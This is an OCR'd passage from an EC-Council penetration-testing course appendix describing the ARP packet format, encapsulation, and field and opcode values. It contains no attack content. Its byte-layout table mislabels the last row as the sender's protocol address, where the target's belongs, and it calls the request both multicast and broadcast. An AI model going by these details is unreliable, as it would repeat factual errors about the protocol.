


Figure A.113: ARP Table

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Packet Format

The standard ARP packet has the following fields:

- **Hardware Type:** This field identifies the type of hardware used for the local network transmitting the ARP message. The size of this field is 2 octets and the value of this field for Ethernet is 1.

  In Hardware Type:

  - 1 = Ethernet
  - 2 = Experimental Ethernet
  - 3 = Amateur Radio AX.25
  - 4 = Proteon ProNET Token Ring
  - 5 = Chaos
  - 6 = IEEE 802 Networks, etc.

- **Protocol Type:** This field specifies the network protocol for the intended ARP request. The value of the field for IPv4 is 0x0800 and IPv6 is 0x86DD. The permitted length of this field is 2 octets.
- **Hardware Length:** This field specifies the length (in octets) of a MAC address in fields 5 and 7 of the ARP packet. For Ethernet, the value of this field is 6.
- **Protocol Length:** This field specifies the length (in octets) of the protocol addresses in fields 6 and 8 of the ARP packet. The address length for IPv4 is 4.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Operation:** This field specifies the operation that the sender is performing. The value for ARP request is 1 and for ARP reply is 2.
- **Sender's Hardware Address:** This field contains the MAC address of the device sending the message such as the IP datagram source device on a request and the IP datagram destination on a reply.
- **Sender's Protocol Address:** This field contains the IP address of the device sending this message.
- **Target Hardware Address:** This field contains the MAC address of the intended receiver. In an ARP request, this field is ignored (zero). In an ARP reply, this field indicates the address of the host that originated the ARP request.
- **Target protocol address:** This field contains the IP address of the device of the intended destination.

<table>
<tr><th>Byte 0</th><th>Byte 1</th><th>Byte 2</th><th>Byte 3</th></tr>
<tr><td colspan="2">Hardware Type</td><td colspan="2">Protocol Type</td></tr>
<tr><td>Hardware Length</td><td>Protocol Length</td><td colspan="2">Operation (1 for Request, 2 for Reply)</td></tr>
<tr><td colspan="4">Sender's Hardware Address (First 4 Bytes of Ethernet Address)</td></tr>
<tr><td colspan="2">Sender's Hardware Address (Last 2 Bytes of Ethernet Address)</td><td colspan="2">Sender's Protocol Address (First 2 Bytes of IP Address)</td></tr>
<tr><td colspan="2">Sender's Protocol Address (Last 2 Bytes of IP Address)</td><td colspan="2">Target's Hardware Address (2 Bytes of Ethernet Address, Null in ARP Request)</td></tr>
<tr><td colspan="4">Target's Hardware Address (Last 4 Bytes of Ethernet Address, Null in ARP Request)</td></tr>
<tr><td colspan="4">Sender's Protocol Address (4-byte IP Address)</td></tr>
</table>

Figure A.114: ARP Packet Format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Packet Encapsulation

An ARP Request message is created to multicast into the network for obtaining the target machines' physical address. So as, all the fields were filled except the target physical address and send to all the devices in the network. At the datalink layer, the message is encapsulated into the Ethernet frame that contains the source address and destination address (physical address of the source and physical broadcast address). The Ethernet frame with the destination IP address reaches all the routers and the hosts in a network. Based on the target IP address, one machine would respond out of all the devices. Then the target device sends a unicast ARP Reply to the source machine with target physical address. Now the sender sends the information to the target device.





Figure A.115: ARP Packet Encapsulation

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Packet Analysis

The ARP contains an opcode field for determining the information and type of the information addresses at layers 2 & 3. The protocol type is included for supporting all kinds of address lengths. Various type of address combinations, such as sender hardware address, sender protocol address, target hardware address, and target protocol address were included as fields in this packet format.

The following figure shows the ARP packet format:




Figure A.116: ARP Packet Format

The fields of the ARP packet are discussed below:

- **Hardware Type (2 bytes)** – This defines the type of the hardware network such as Ethernet, on which ARP is running

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Protocol Type (2 bytes)** – This defines the type of the protocol such as for IPv4, its type is 0800_{16}.
- **Hardware Length (1 byte)** – This defines the length of the hardware address (physical address)
- **Protocol Length (1 byte)** – This defines the length of the protocol address (logical address)
- **Opcode (2 bytes)** – This defines the type of the packet such as ARP Request or ARP Reply, for those types, the value is 1 or 2 respectively
- **Sender Hardware Address** – This defines the hardware address (physical) of the sender and its length varies
- **Sender Protocol Address** – This defines the protocol address (logical) of the sender and its length varies
- **Target Hardware Address** – This defines the hardware address (physical) of the target and its length varies
- **Target Protocol Address** – This defines the protocol address (logical) of the target and its length varies

The following tables show the Hardware Type and the Opcode value details:

Hardware Type	Value
Reserved	0
Ethernet	1
IEEE 802 Networks	6
ARCneT	7
SMDS	14
HDLC	17
Fiber Channel	18
Asynchronous Transfer Mode	19
Serial Line	20

Table A.10: ARP Packet Hardware Type Field Values

ARP Message Type	Opcode
ARP Request	1
ARP Reply	2
RARP Request	3
RARP Reply	4
DRARP Request	5
DRARP Reply	6
DRARP Error	7
InARP Request	8
InARP Reply	9

Table A.11: ARP Packet Opcode Field Values

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Following screenshot shows the captured ARP data using Wireshark:

